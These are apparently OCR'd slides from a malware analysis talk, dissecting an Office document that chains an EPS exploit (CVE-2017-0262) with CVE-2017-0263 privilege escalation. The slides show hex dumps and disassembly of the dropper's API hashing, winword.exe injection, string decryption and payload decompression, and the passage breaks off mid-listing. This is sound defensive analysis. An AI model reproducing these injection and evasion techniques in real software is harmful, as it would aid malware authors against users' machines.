
Unpacked Shellcode Analysis

```
$ strings -t x shellcode_unpacked_only | grep This
    870 !This program cannot be run in DOS mode.
  234d8 !This program cannot be run in DOS mode.
  258d8 !This program cannot be run in DOS mode.

$ xxd shellcode_unpacked_only
00000820: 5850 c34d 5a90 0003 0000 0004 0000 00ff  XP.MZ...........
00000830: ff00 00b8 0000 0000 0000 0040 0000 0000  ...........@....
00000840: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000850: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000860: 0100 000e 1fba 0e00 b409 cd21 b801 4ccd  ...........!..L.
00000870: 2154 6869 7320 7072 6f67 7261 6d20 6361  !This program ca
00000880: 6e6e 6f74 2062 6520 7275 6e20 696e 2044  nnot be run in D
00000890: 4f53 206d 6f64 652e 0d0d 0a24 0000 0000  OS mode....$....
000008a0: 0000 001a 00cf 995e 61a1 ca5e 61a1 ca5e  .......^a..^a..^
000008b0: 61a1 caea fd50 ca57 61a1 caea fd52 ca29  a....P.Wa....R.)
```

- **Executables inside**
- **Search for “This program cannot be run in DOS mode”**
- **MZ header few bytes up**
- **Offset 823h**
- ***Included executable contains another 2 executables***

Roadmap


Office document – zip archive
Outer EPS image
Inner EPS – encrypted with static xor key
Outer shellcode
Inner shellcode – encrypted with PRNG
Executable file
exe1
exe2
CVS 2017-0262
EPS exploit

Executable Analysis


- Executable, finally!

```
$ file exe1_fromShellcode
exe1_fromShellcode: PE32 executable (DLL) (GUI)
Intel 80386, for MS Windows
```

- DLL with 2 exports
  - DllEntryPoint looks benign
  - Other export must be malware entry point
- Dropper?
- Checks for 32/64 bit environment
- Runs appropriate CVE-2017-0263 – Escalation of Privilege

Executable – Dynamic Analysis

- Few imports
  - Malware-specific DLLs loaded at runtime
- Hidden use of ntdll.dll
- Hash based
  - No strings at all
- How to defeat
  - Run in debugger
  - Create tables
  - Copy/paste assembly code
  - Reimplement algorithm




```
xor     edx, edx
mov     ecx, 0A4137E37h
call    getDllAddressFromHash ; gets ntdll.dll address
mov     esi, eax
test    esi, esi
jz      loc_6B2C2F27
```

```
push    ecx
push    ecx
mov     edx, 77B826B3h
mov     ecx, esi
call    searchForHashValueInDLL ; ntalocateVirtualMemory
mov     edi, eax
mov     edx, 2E33C8ACh
mov     ecx, esi
mov     [ebp+flOldProtect], edi
call    searchForHashValueInDLL ; ntWriteVirtualMemory
mov     ebx, eax
mov     edx, 0B9016A44h
mov     ecx, esi
mov     [ebp+ntWriteVirtualMemory], ebx
call    searchForHashValueInDLL ; ZwFreeVirtualMemory
mov     [ebp+ZwFreeVirtualMemory], eax
pop     ecx
pop     ecx
test    edi, edi
jz      loc_6B2C2F27
```

Executable Analysis - Stealth

- Search for winword.exe process
- Allocate new memory in winword.exe process
- Copy in winword process memory space
- Start remote thread
  - Lots of string decryption




```
mov     dword ptr [ebx+8], offset a_iWRgum ; ".I¦+
mov     dword ptr [ebx+0Ch], 0Bh
mov     dword ptr [ebx], offset unk_6B2E4808
mov     [ebx+4], esi
call    decryptString ; SystemRoot_SysWow64
mov     ecx, ebx
mov     [ebp+systemRoot_syswow64], eax
mov     dword ptr [ebx], offset unk_6B2E483C
mov     [ebx+4], esi
call    decryptString ; Systemroot\System32
mov     ecx, ebx
mov     [ebp+systemRoot_system32], eax
mov     dword ptr [ebx], offset TEMP_encrypted
mov     dword ptr [ebx+4], 0Ah
call    decryptString ; TEMP
```

Executable Analysis - Payload Dropping

- **ZIP decompress**
- **Write file**
- **Establish persistence (modify Windows registry)**
- **Launch dropped malware**

ZIP decompress

- **Decrypting string RtlDecompressBuffer**
- **Load ntdll**
- **Get address of RtlDecompressBuffer syscall**




```
        pop     ecx ; dwBytes
        mov     [ebp+var_24], edi
        call    heapAlloc
        mov     esi, eax
        mov     ecx, esi
        mov     dword ptr [esi+8], offset unk_6B2DEDAC
        mov     dword ptr [esi+0Ch], 0Bh
        mov     dword ptr [esi], offset unk_6B2DEDB8
        mov     dword ptr [esi+4], 1Fh
        call    decryptString ; RtlGetCompressionWorkSpaceSize
        mov     ecx, esi
        mov     [ebp+RtlGetCompressionWorkSpaceSize], eax
        mov     dword ptr [esi], offset unk_6B2DED98
        mov     dword ptr [esi+4], 14h
        call    decryptString ; RtlDecompressBuffer
        push    offset LibFileName ; "ntdll"
        mov     [ebp+rtlDecompressBuffer], eax
        call    ds:LoadLibraryW
        mov     [ebp+ntDll.dll], eax
        test    eax, eax
        jnz     short loc_6B2C147E
```

```
loc_6B2C147E:
        mov     ecx, [edi+0Ch]
        mov     esi, ds:GetProcAddress
        push    ebx
        push    [ebp+RtlGetCompressionWorkSpaceSize] ; lpProcName
        mov     ebx, [edi+8]
        mov     [ebp+compressedSize], ecx
        mov     ecx, [edi+4]
        push    eax ; hModule
        mov     [ebp+compressedBuffer], ecx
        call    esi ; GetProcAddress
        push    [ebp+rtlDecompressBuffer] ; lpProcName
        mov     edi, eax
        push    [ebp+ntDll.dll] ; hModule
        call    esi ; GetProcAddress
        and     [ebp+var_10], 0
```


Finding Payload

- Debug
- Break on start
- Manually set EIP to remote thread start function
  - Controlled decompression
  - Dump payload from memory after decompression



```
and     [ebp+arg_0], 0
lea     eax, [ebp+arg_0]
push    eax ; finalUncompressedSize
push    [ebp+compressedSize]
push    [ebp+compressedBuffer]
push    ebx ; uncompressedSize
push    esi ; uncompressedBuffer
push    102h ; LZNT with max compression
call    [ebp+rtlDecompressBuffer_] ; compressed buffer address 6A48EEF8/ 6A3BEEF8
        ; compr. buffer length 5904h
        ; uncompressed length=7800h
test    eax, eax
jnz     short loc_6B2C1531
```

Roadmap


Office document – zip archive
Outer EPS image
Inner EPS – encrypted with static xor key
Outer shellcode
Inner shellcode – encrypted with PRNG
Dropper - exe
Payload buffer - encrypted
Payload buffer – ZIP compressed
32bit CVE-2017-0263 EOP
64 bit CVE-2017-0263 EOP
CVS 2017-0262 EPS exploit


ARE WE THERE YET?!

Payload Analysis

- Dll file
- One export
  - DllEntryPoint
- No interesting strings
- Import table looks legitimate for malware
  - WS32.dll

Finding Crown Jewels (C&C)


- Find string decryption function
  - Very beginning of dllEntryPoint
  - Where is mutex string coming from???
    - Backtrack - edi-eax-decrypt_string




```
push    edi
push    15h ; length
push    offset unk_100075CC ; encryptedBuffer
